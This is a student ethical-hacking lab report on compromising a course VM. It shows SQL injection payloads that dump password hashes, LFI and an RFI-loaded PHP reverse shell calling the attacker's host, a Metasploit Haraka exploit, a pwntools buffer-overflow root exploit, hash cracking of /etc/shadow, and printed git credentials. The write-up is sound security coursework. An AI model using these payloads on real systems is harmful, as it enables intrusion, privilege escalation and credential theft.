

Report 2 - Ethical Hacking - Group 14

Perini Fabio, 1973406
perini.1973406@studenti.uniroma1.it

Soldano Antonio, 1855846
soldano.1855846@studenti.uniroma1.it

Vincitorio Emanuele, 1811290
vincitorio.1811290@studenti.uniroma1.it

Zara Lorenzo, 1967647
zara.1967647@studenti.uniroma1.it

20 June 2021

1 Introduction

The Virtual Machine (VM) named VM_1582011095140364 runs Ubuntu 20.04 LTS 64bit as it was expected from the instructions. This environment contains three users named "buzz", "webadmin" and "student". The system loads with Ubuntu 20.04 but once loaded the user interface relies on LXDE as default desktop environment with Debian 10.

We decided to begin by performing scanning of the system and enumeration. Once gathered all necessary data in order to understand the structure of the machine, we started to exploit vulnerabilities.

2 Footprinting

Footprinting is one of the main step to do in order to have a well defined overview about our targets and the network topology. Since in this homework we do not have a network but just a single machine, we directly went through the next step which is scanning.

3 Scanning

We used a Kali machine, which is the de facto penetration operating system that provides a lot of preinstalled tools to work with. Since we do not need to be stealthy and we can interact with our target as we want we ran a full port scan of the VM using Nmap:

```
$ nmap hostaddress -A -p-
```

which gave us the following results:

PORT	PROTOCOL	STATE	SERVICE
22	TCP	open	ssh
80	TCP	open	http
2525	TCP	open	ms-v-worlds
6969	TCP	open	acmsoda

Table 1: Result of "nmap -p- [ip address]"

4 Enumeration

As we previously stated there was no need to be not intrusive, indeed the command we launched before with Nmap printed out also service information about open ports and it even tried to perform an OS guess. This results could be also retrieved using the command:

```
$ nmap hostaddress -sV
```

we obtained the following results:

PORT	PROTOCOL	STATE	SERVICE	VERSION
22	TCP	open	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
80	TCP	open	http	Apache httpd 2.4.41
2525	TCP	open	ms-v-worlds	Haraka smtpd 2.8.8
6969	TCP	open	acmsoda	?

Table 2: Result of "nmap -p- [ip address]"

5 Local access

5.1 SSH, port 22

The version of the SSH is the 8.2 and doesn't present exploitable vulnerabilities. This service hosted by the machine could be brute forced with some dictionary attack, but since SSH makes a very slow validation of the username/password in order to prevent brute force, it seems more reasonable to focus our resources on different attacks and maybe to perform some dictionary attacks after having obtained some hashes. However we will use this service once found the clear text password in order to interact with the target host.

5.2 HTTP SQLi, port 80

The web server shows up a lollipops store. We have multiple pages like "Home", "About", "Our Lollipops", "Find out more" and "Login".

We first tried all possible input in the pages in order to potentially exploit a non-sanitization vulnerability to dump the DB of the server if provided. We found out a username/password input in the login page, a search input on the "Our Lollipops" page, and a "Join Our Mailing List" input on the footer of all pages. "Find out more" page caused error while loading.

For this reason we tried first of all to access the login form. We tried to perform SQL Injection like "' OR 1=1" but without any results. We supposed that maybe the input is sanitized and there is no more we can do here or that this wasn't the correct DBMS used by the web server. In fact, to verify the DBMS, we first started looking if it could be a PostgreSQL DBMS. We used the following query to verify it: "'and 1=1; select version() —". Subsequently we tried to exploit the mailing list input, but it seems like nothing happened. In fact no packet was sent, and no operation on the web page was visible. We deduced that this was an useless input that didn't perform any operation. Than we proceeded working on the search input, and here the magic happened. Indeed running the "version" query we were able to retrieve the following information:

PostgreSQL 12.7 (Ubuntu 12.7-0ubuntu0.20.04.1) on x86_64-pc-linux-gnu, compiled by gcc (Ubuntu 9.3.0-17ubuntu1 20.04) 9.3.0, 64-bit.

Since the database is running PostgreSQL we started submitting query in order to understand the structure of the DB. Performing the following query, "' and 1=1; select * from pg_catalog.pg_tables —", we retrieved the following information:

Schemaname	Tablename	Tableowner	Tablespace	Hasindexes	Hasrules	Hastriggers	Rowsecurity
public	access	webadmin	-	t	f	f	f
pg_catalog	pg_statistic	postgres	-	t	f	f	f
pg_catalog	pg_type	postgres	-	t	f	f	f
public	lollipops	webadmin	-	t	f	f	f

Table 3: Partial result of the following SQL query "' and 1=1; select * from pg_catalog.pg_tables —"

Those are just the first 4 rows that jumped out from a list of 73 rows, since the majority was from the pg_catalog. The interesting ones are "access" and "lollipops" and their content is what we are going to find out with the next query. Our next SQL query was: "' and 1=1; select * from lollipops —", that gave us the following results:

name
rossana
mou
goleador
fisherman
morositas
elah
chupachups
tictac
galatine
seltz

Table 4: Result of the following SQL query: `` and 1=1; select * from lollipops -``

Although those results didn't seem very helpful, we dumped the other table, access, performing the following query: `` and 1=1; select * from lollipops -``. We sum up the output in the following table:

id	username	password	email	is_admin
17	buzz	7030972471efa3d65b9d4a02914049348cb8c7853d1c7876af7b77bc242012ad	buzz@haraka.test	t
10	webadmin	93568312855a7711a3be0bb050709e0b0fae370b541322d7c83937df64858049	webadmin@gmail.com	t
3	lodovica1	08ef631e1be55f8a68dd44567c5db253201e211478236514526a4a27ab3a0fe1	rgarraway3@nature.com	f
5	demetrio0	c2445895ba7e0da0631175378ec304e6e1a0edc35d7e36472dba936f15d9e3e2	lgrey5@soup.io	f
6	oberdana41	f54d2f40c9dd1015c7c95a80fe31081a2c97bb1ed45754d0b5571f8bc5e58912	mveeler6@sina.com.cn	f
9	simpliciano28	2af6b01288fa6263a406eb38570fd4923e1291c72efd25f49c297125f7f2b8b8	wwhetnell9@technorati.com	f
11	guerriera49	69b13f999002e9a4b25db768f36d8cfc690ad72c2052fa4b4e4ee50b16c33f8b	asheardb@aol.com	f
27	armello49	333f940a25b8622945a05412e4ed383304cc1ecb782adf535bd8e6c558dd1be0	pluciar@yahoo.com	f
31	romanello27	53ea498527164771d84bb47c0efce3fec242b1357c7cdc2d4842b9ca01270eeb	cvedyaevv@tripadvisor.com	f
44	calcedonia41	5585869c48c36519845af264414c82026fc7710d0cc53e784242e83905b8851d	hsarjant18@google.ca	f
48	romoaldo30	18d352d985465045c5b3b8fb417bf7718edfaaed1557ca758bbb40e3b4b83d60	nguilliland1c@buzzfeed.com	f
60	gerardo69	b0185ccd85e04041f57f3854e401152f727d58848f07e4e43357b4b712c47653	tmummery1o@marketwatch.com	f
66	littorio72	d8469273834a626dce5fb3f89d85eb6f10acf868464a8c4c204ce241b04a4373	bcud1u@t-online.de	f
67	marietto38	94c775c4f1574fc8ebb0d815458cb671ca368b7fa3f41d70312e7cf42626aa8e	pwinslow1v@altermvista.org	f

Table 5: Result of the following SQL query: `` and 1=1; select * from access -``

There are a lot of juicy information here. We obtained usernames, hashes and emails of the users stored on the DB. We used them further in section 5.5 (SMTP) and section 5.7 (Password Cracking) in order to obtain remote access.

5.3 Local File Inclusion, port 80

By visiting the [http://\[IP\]/lollipops3/router.php?page=loollipop.php](http://[IP]/lollipops3/router.php?page=loollipop.php) page it is possible to see that router.php is redirecting the pages. Manipulating this URL, we checked whether the path following the ``page=`` is only

restricted to the server folder or it is misconfigured so that the entire file system is exposed, leading us to perform an LFI attack.




Figure 1: Browsable folder check 1

At this point we discovered the URL is reachable, since, by appending `../` to the URL, the server showed us the parent folder.




Figure 2: Browsable folder check 2

It is easy to get `/etc/passwd`, which is world-readable, and prove that we can exfiltrate any file in the machine.




Figure 3: `/etc/passwd` file content

5.4 Remote File Inclusion, port 80

Clicking the "Find Out More" tab on the web page, this URL is opened: `http://[IP]/lolliops3/router.php?page=https://www.google.com/search?q=lolliops`. It redirects us to a google research for the "lolliop" word. It is interesting, since we can see it is possible to perform not only a LFI, but also a RFI, that allows us to reach remote resources through the web server.





Figure 4: "Find Out More" page

Simple as that! Since the web server is running PHP it is possible to get a remote shell forcing the victim to download a PHP reverse shell. We run a simple http server on the attacker machine hosting the `php-reverse-shell.php` file (retrieved from `/usr/share/laudanum/php/php-reverse-shell.php` already present in Kali distribution, modified with custom IP and PORT). Now, after we launched the netcat listener on the attacker machine with `ncat -lvp [PORT]`, it is simple to redirect the request to the reverse shell location.



Notice: Undefined variable: daemon in **http://192.168.56.102:1234/php-reverse-shell.php** on line 184
WARNING: Failed to daemonise. This is quite common and not fatal.
Notice: Undefined variable: daemon in **http://192.168.56.102:1234/php-reverse-shell.php** on line 184
 Successfully opened reverse shell to 192.168.56.102:8888

Figure 5: Reverse shell redirecting

The file has been retrieved and we can interact with a www-data shell through netcat.

```
(kali@kali)-[~/Desktop/hackMachine]
$ nc -lvnp 8888
listening on [any] 8888 ...
connect to [192.168.56.102] from (UNKNOWN) [192.168.56.122] 35392
Linux eth 5.8.0-53-generic #60~20.04.1-Ubuntu SMP Thu May 6 09:52:46 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
17:11:54 up 8:58, 0 users, load average: 0,21, 0,23, 0,23
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ ls
bin
boot
cdrom
changes.txt
dev
etc
home
lib
lib32
lib64
libx32
lost+found
media
mnt
opt
proc
root
run
sbin
snap
srv
swapfile
sys
tmp
usr
var
$
```

Figure 6: www-data shell

5.5 SMTP, port 2525

Thanks to nmap enumeration, we know that, on port 2525, an Haraka smtp server is running. First of all, we tried to telnet to that port and use the VRFY command to enumerate users.

```
(kali@kali)-[~/Desktop/hackMachine]
$ telnet 192.168.56.122 2525
Trying 192.168.56.122 ...
Connected to 192.168.56.122.
Escape character is '^]'.
220 eth ESMTP Haraka 2.8.8 ready
VRFY buzz
252 Just try sending a mail and we'll see how it turns out...
VRFY webadmin
252 Just try sending a mail and we'll see how it turns out...
VRFY buzz@haraka.test
252 Just try sending a mail and we'll see how it turns out...
VRFY student
252 Just try sending a mail and we'll see how it turns out...
EXPN buzz
500 Unrecognized command
VRFY admin
```

Figure 7: SMTP VRFY

Although nothing appears to be enumerated, the service enumeration showed the service version: *Haraka smtpd 2.8.8*. Surfing the web we discovered this is a vulnerable version, in particular the CVE-2016-1000282 (<https://nvd.nist.gov/vuln/detail/CVE-2016-1000282>). We used Metasploit framework and we exploited the vulnerability adding a remote shell as payload. The exploit in the Metasploit console is under *linux/smtp/haraka*. We set the following options:

Basic options:			
Name	Current Setting	Required	Description
SRVHOST	0.0.0.0	yes	The local host or network interface to listen on. This must be an address.
SRVPORT	8080	yes	The local port to listen on.
SSL	false	no	Negotiate SSL for incoming connections
SSLCert		no	Path to a custom SSL certificate (default is randomly generated)
URIPATH		no	The URI to use for this exploit (default is random)
email_from	foo@example.com	yes	Address to send from
email_to	buzz@haraka.test	yes	Email to send to, must be accepted by the server
rhost	192.168.56.122	yes	Target server
rport	2525	yes	Target server port

Figure 8: Metasploit exploit options

The *email.to* option has been correctly set thanks to the db users enumeration done in section 5.2. Then, the exploit has been run and the "buzz" shell has been obtained. Furthermore we found out that "buzz" is a sudoer.

```
meterpreter > shell
Process 31063 created.
Channel 2 created.
whoami
buzz
id
uid=1000(buzz) gid=1000(buzz) groups=1000(buzz),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),120(lpadmin),131(lxd),132(sambashare),1001(smtp)
```

Figure 9: Buzz shell

5.6 Custom service "Acmsoda", port 6969

A custom service runs on 6969 port. Looking around on the web, it seems that "acmsoda" has nothing to do with this program, service detection probably assigned that name based on the open port. At this point, we tried to connect to the service with socat:

```
(kali@kali) - [~/Desktop/hackMachine]
$ socat -t 30 tcp:192.168.56.122:6969 -

Password Recovery

This is a test platform to allow password recovery for administrator.
If you answer the questions correctly you will be given the opportunity to log in as root to the system and reset the password.
It is still on development, sorry for the possible bugs (:
I uploaded the source code and a copy of the binary to this link: https://github.com/davyjones-github/ethigal_agher

What is your name?
>
```

Figure 10: Output from port 6969

The output of the socat connection shows a Password Recovery program, in the banner there is also a link to the github repository which hosts the source code: https://github.com/davyjones-github/ethigal_agher.

From here, we can see it is a C program compiled with PIE security disabled, owned by root, with SUID bit set and exposed on the 6969 port.

```
// gcc -no-pie -o password_reset src.c
// sudo chown root:root password_reset && sudo chmod +s password_reset
// crontab -e
// @reboot socat TCP-LISTEN:6969,reuseaddr,fork EXEC:/home/password_reset
```

Figure 11: Executable program options

Moreover the program implements stack protector: since there was no way to leak the canary, we could not try to bypass the check after a buffer overflow. For the fun of pwn we recompiled the program without

canary (using root privileges that we gained earlier) and exploited the vulnerability that we can see in the following picture.

```
39 void password_recovery() {
40     ssize_t n_chars_read;
41     char buffer[56];
42
43     puts(WHT "\nWhat is your name?" RESET);
44     printf(GRN "> " RESET);
45     fflush(stdout);
46
47     memset(buffer, 0, sizeof(buffer));
48     n_chars_read = read(0, buffer, 0x38);
49     buffer[(int)n_chars_read] = '\n';
50     printf(YEL "Hello %s" RESET, buffer);
51
52     if(!checkname(buffer)) {
53         puts(RED "You are not the admin! This incident will be reported" RESET);
54         // reportincident();
55         exit(EXIT_FAILURE);
56     }
57
58     puts(WHT "Where were you born?" RESET);
59     printf(GRN "> " RESET);
60     fflush(stdout);
61     memset(buffer, 0, sizeof(buffer));
62     read(0, buffer, 0x50);
63
64     if(!checkplaceofbirth(buffer)) {
65         puts(RED "You are not the admin! This incident will be reported" RESET);
66         // reportincident();
67         exit(EXIT_FAILURE);
68     }
69
70     puts(WHT "\nWhat is your pet's name?" RESET);
71     printf(GRN "> " RESET);
72     fflush(stdout);
```

Figure 12: The vulnerability relies on bad input handling

Looking at the source code we can see that, although program asks for some questions, whose correct responses are hard coded in the source file, they are very useless since the program is under development. Nevertheless, a very interesting function has been written in the code but any instruction invokes it. Now we can overflow the buffer to point directly toward this function which executes a shell.


```
void resetpwd() {
    setuid(0);
    char *argv[2] = {"/bin/sh", NULL};
    execve(argv[0], argv, NULL);
    return;
}
```

Figure 13: resetpwd() function

We wrote an exploit using pwntools library: it answers the question using the correct data found in the source code, but it also overflows the buffer and overwrites the return pointer with the function that spawns a shell.

```
from pwn import *
# host
p=remote('192.168.178.217', 6969)

function=p64(0x40152c)

print(p.recvuntil('>'))
p.sendline('buzz')
print(p.recvuntil('>'))
padding='A'*61
payload='campodimele'+padding+'\xc2\x15\x40\x00\x00\x00\x00\x00'
print(payload)
print(len(payload))
p.send(payload)
print(p.recvuntil('>'))
p.sendline('terminator')

p.interactive()
~
~
~
~
~
```

Figure 14: Pwntools script

The execution of the exploit lead us to a shell with root privileges.

```
kali@kali:~/Downloads$ python3 exploit_nocanary.py  
[+] Opening connection to 192.168.178.217 on port 6969: Done
```

```
      Password Recovery  
┌───────────┴───────────┐  
|   This is a test platform to allow password recovery for administrator.  
|   If you answer the questions correctly you will be given the opportunity to log in as root to the system and reset the password.  
|   It is still on development, sorry for the possible bugs (:  
|   I uploaded the source code and a copy of the binary to this link: https://github.com/davyjones-github/ethigal_agher  
└───────────┬───────────┘  
What is your name?  
>  
Hello buzz  
Where were you born?  
>  
campodimeleAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA,\x15\x00\x00\x00  
80  
campodimeleAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA,\x15  
What is your pet's name?  
>  
[*] Switching to interactive mode  
$ whoami  
root  
$ █
```

Figure 15: Root shell

5.7 Password cracking

After we found those hashes, by using *hashid* tool, we found out this was a SHA256 hash type. So we used hashcat in order to retrieve clear text password from the hashes executing the command

```
$hashcat -m 1400 -a 0 -o "cracked.txt" "hashes.txt" "rockyou.txt" -r  
"/usr/share/hashcat/rules/best64.rule"
```

where:

-m 1400 is the hash type SHA256,

-a 0 is the attack type, in this case we use straight mode

-o is the output file,

"hashes.txt" is the file that contains the hashes that we want to crack

"rockyou.txt" is the dictionary list

-r rules\best64.rule executes given rules that will be applied to the rockyou wordlist.

This instruction gave us the following result:

```
93568312855a7711a3be0bb050709e0befae370b541322d7c83937df64858049:pluto17
```

This is how we found the password for WebAdmin. Since we had an user that was called webadmin in the VM, we tried to login with the credential we just found and it worked. We now have a remote access to webadmin user.

```
(kali@kali)~[~]
$ ssh webadmin@192.168.56.107
The authenticity of host '192.168.56.107 (192.168.56.107)' can't be established.
ECDSA key fingerprint is SHA256:6pYrWLRnES4qEux2aM/unuVvEN01xn1Dh9bXezu584.
Are you sure you want to continue connecting (yes/no/[fingerprint])? y
Please type 'yes', 'no' or the fingerprint: yes
Warning: Permanently added '192.168.56.107' (ECDSA) to the list of known hosts.
webadmin@192.168.56.107's password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.8.0-53-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

2 updates can be applied immediately.
1 of these updates is a standard security update.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Sun May 30 17:43:28 2021 from 192.168.1.31
$ bash
webadmin@eth:~$ ll
total 84
drwxr-xr-x 15 webadmin webadmin 4096 giu  1 06:01 ./
drwxr-xr-x  5 root      root    4096 mag 29 21:38 ../
-rw-r--r--  1 webadmin webadmin   0 mag 30 17:28 .bash_history
-rw-r--r--  1 webadmin webadmin  220 feb 25  2020 .bash_logout
-rw-r--r--  1 webadmin webadmin 3771 feb 25  2020 .bashrc
drwxr-xr-x 12 webadmin webadmin 4096 giu  1 06:02 .cache/
drwxr-xr-x 13 webadmin webadmin 4096 giu  1 06:00 .config/
drwxrwxr-x  3 webadmin webadmin 4096 mag 29 20:19 Desktop/
drwxr-xr-x  2 webadmin webadmin 4096 mag 29 20:19 Documents/
drwxr-xr-x  2 webadmin webadmin 4096 mag 29 20:19 Downloads/
drwxr-xr-x  3 webadmin webadmin 4096 mag 29 20:19 .gnupg/
drwxr-xr-x  3 webadmin webadmin 4096 mag 29 20:19 .local/
drwxr-xr-x  5 webadmin webadmin 4096 giu  1 06:01 .mozilla/
drwxr-xr-x  2 webadmin webadmin 4096 mag 29 20:19 Music/
drwxr-xr-x  2 webadmin webadmin 4096 mag 29 20:19 Pictures/
-rw-r--r--  1 webadmin webadmin  807 feb 25  2020 .profile
drwxr-xr-x  2 webadmin webadmin 4096 mag 29 20:19 Public/
-rw-r--r--  1 webadmin webadmin   25 mag 30 17:42 .python_history
drwxr-xr-x  2 webadmin webadmin 4096 mag 29 20:19 Templates/
drwxr-xr-x  2 webadmin webadmin 4096 mag 29 20:19 Videos/
-rw-r--r--  1 webadmin webadmin   48 giu  1 06:00 .Xauthority
-rw-r--r--  1 webadmin webadmin 3113 giu  1 06:00 .xsession-errors
```

Figure 16: Connected via SSH through a Kali machine to the target host using webadmin user

To find other users' passwords we created a dictionary with names of lollipops, username of the dumped users from the DB, git username and credentials that we found in the file ".git-credentials". We also tried to create a bigger dictionary using "CeWL" and adding some of the rules proposed by HashCat like "best64.rule", "rockyou-30000.rule" or "composition.rule" but we didn't obtain any result.

A good practice for an attacker is to grant himself a future access to the machine. This could happen in several ways, for example installing backdoors on the target machine or, as we did, extracting from "/etc/shadow" the hashes in order to crack them and discover the clear text passwords of the users "buzz" and "student" which are still unknown. We decided to use Hashcat as before, we used 1800 as mode (-m) which represents the same hash algorithm as the Unix one to discover system passwords. We tried to crack the four hashes using rockyou dictionary, it takes us around 2 hours, no result were found.

```

Session.....: hashcat
Status.....: Running
Hash.Name.....: sha512crypt $6$, SHA512 (Unix)
Hash.Target.....: .\shadow
Time.Started.....: Thu Jun 17 15:23:23 2021 (4 secs)
Time.Estimated...: Thu Jun 17 17:13:18 2021 (1 hour, 49 mins)
Guess.Base.....: File (C:\Users\emanu\Downloads\rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 8701 H/s (8.65ms) @ Accel:1 Loops:64 Thr:1024 Vec:1
Recovered.....: 0/4 (0.00%) Digests, 0/4 (0.00%) Salts
Progress.....: 24576/57377656 (0.04%)
Rejected.....: 0/24576 (0.00%)
Restore.Point....: 6144/14344414 (0.04%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:4288-4352
Candidates.#1....: honeybear -> havana
Hardware.Mon.#1...: Temp: 48c Fan: 79% Util: 99% Core:1733MHz Mem:3504MHz Bus:4

```

Figure 17: Hashcat while operating on /etc/shadow hashes

Later we tried to launch some masks attacks like "?u?!?!?!?!?d?s" where ?u stand for uppercase character, ?l for lowercase character, ?d for digits and ?s for special characters. We tried the most common masks like the following:

Mask	Password lenght
?u?!?!?!?!?d?s	9
?l?!?!?!?!?d?	8
?u?!?!?!?!?d?!?	8
?l?!?!?!?!?l?!?	9
?l?!?!?d?d?d?	7
?u?!?!?!?!?d?s	9
?l?!?!?!?!?d?	8
?u?!?!?!?d?d?d?s	9
?u?!?!?!?d?!?!?s	9

Table 6: Mask to use for password cracking. ?u for uppercase character, ?l for lowercase character, ?d for digits and ?s for special characters

We didn't try longer masks because of time consuming and resources limitation.

6 Local access enumeration

6.1 Git

Once connected via SSH, we discovered git repository and stored git credentials in .git-credentials. We used them to login but without any result. In fact we found out that the credentials stored in the file ".git-credentials" are useless since they are not correct. In addition we also found that the repository "my-repo" for the student "buzz" and "my-git-repo" for the student "student" were connected to a remote repository hosted on github.com that was not accessible.

```

core.repositoryformatversion=0
core.filemode=true
core.bare=false
core.logallrefupdates=true
remote.origin.url=https://github.com/eth-student/my-git-repo
remote.origin.fetch=+refs/heads/*:refs/remotes/origin/*
branch.main.remote=origin
branch.main.merge=refs/heads/main
credential.helper=store

```

Figure 18: Executing "git config -l"

Since we have also the account name, we searched for the user on github site, but again we got nothing. This seems problematic, in fact we didn't have the opportunity to perform any operation since the credentials

were wrong and we couldn't perform a pull or anything else. For the "my-repo" repository we found out that there were two commits, so we checkout the previous version since the actual commit was useless, but the only thing that changed was that they added a gif file. The "my-git-repo" instead had only one commit with a useless "README.md".

The credentials are the following:

Username	Password
eth-student	My_secur3_p%40ssw0rd
buzz579	Buttalavi%4098

Table 7: Retrieved git credentials

We wanted to understand what was going on, since the users seems valid and not a spoofed one (in addition they are related to the users of the VM) and since there was a remote repository that was connected to the local one. It is not possible check it from the password recovery section on github.com, they asked us the email that we didn't know, so we tried to create another user with the same username.




Figure 19: Executing "git config -l"

As expected, the username was already in use for both the username that we've found on the .git-credentials file. We still are not able to know if this username is a spoofed one, if another person on github created it or if something else happened. However we deduced that the user might be deleted from github.com.

6.2 LinEnum

It is an enumeration tool that we ran from webadmin shell. After cloning it from the following repository LinEnum, we executed it. The interesting results are services listening on the machine:


State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
LISTEN	0	151	127.0.0.1:3306	0.0.0.0:*	
LISTEN	0	4096	127.0.0.53%lo:53	0.0.0.0:*	
LISTEN	0	128	0.0.0.0:22	0.0.0.0:*	
LISTEN	0	5	127.0.0.1:631	0.0.0.0:*	
LISTEN	0	244	127.0.0.1:5432	0.0.0.0:*	
LISTEN	0	5	0.0.0.0:6969	0.0.0.0:*	
LISTEN	0	70	127.0.0.1:33060	0.0.0.0:*	
LISTEN	0	511	*:80	*.*	
LISTEN	0	128	:::22	:::.*	
LISTEN	0	5	:::1:631	:::.*	
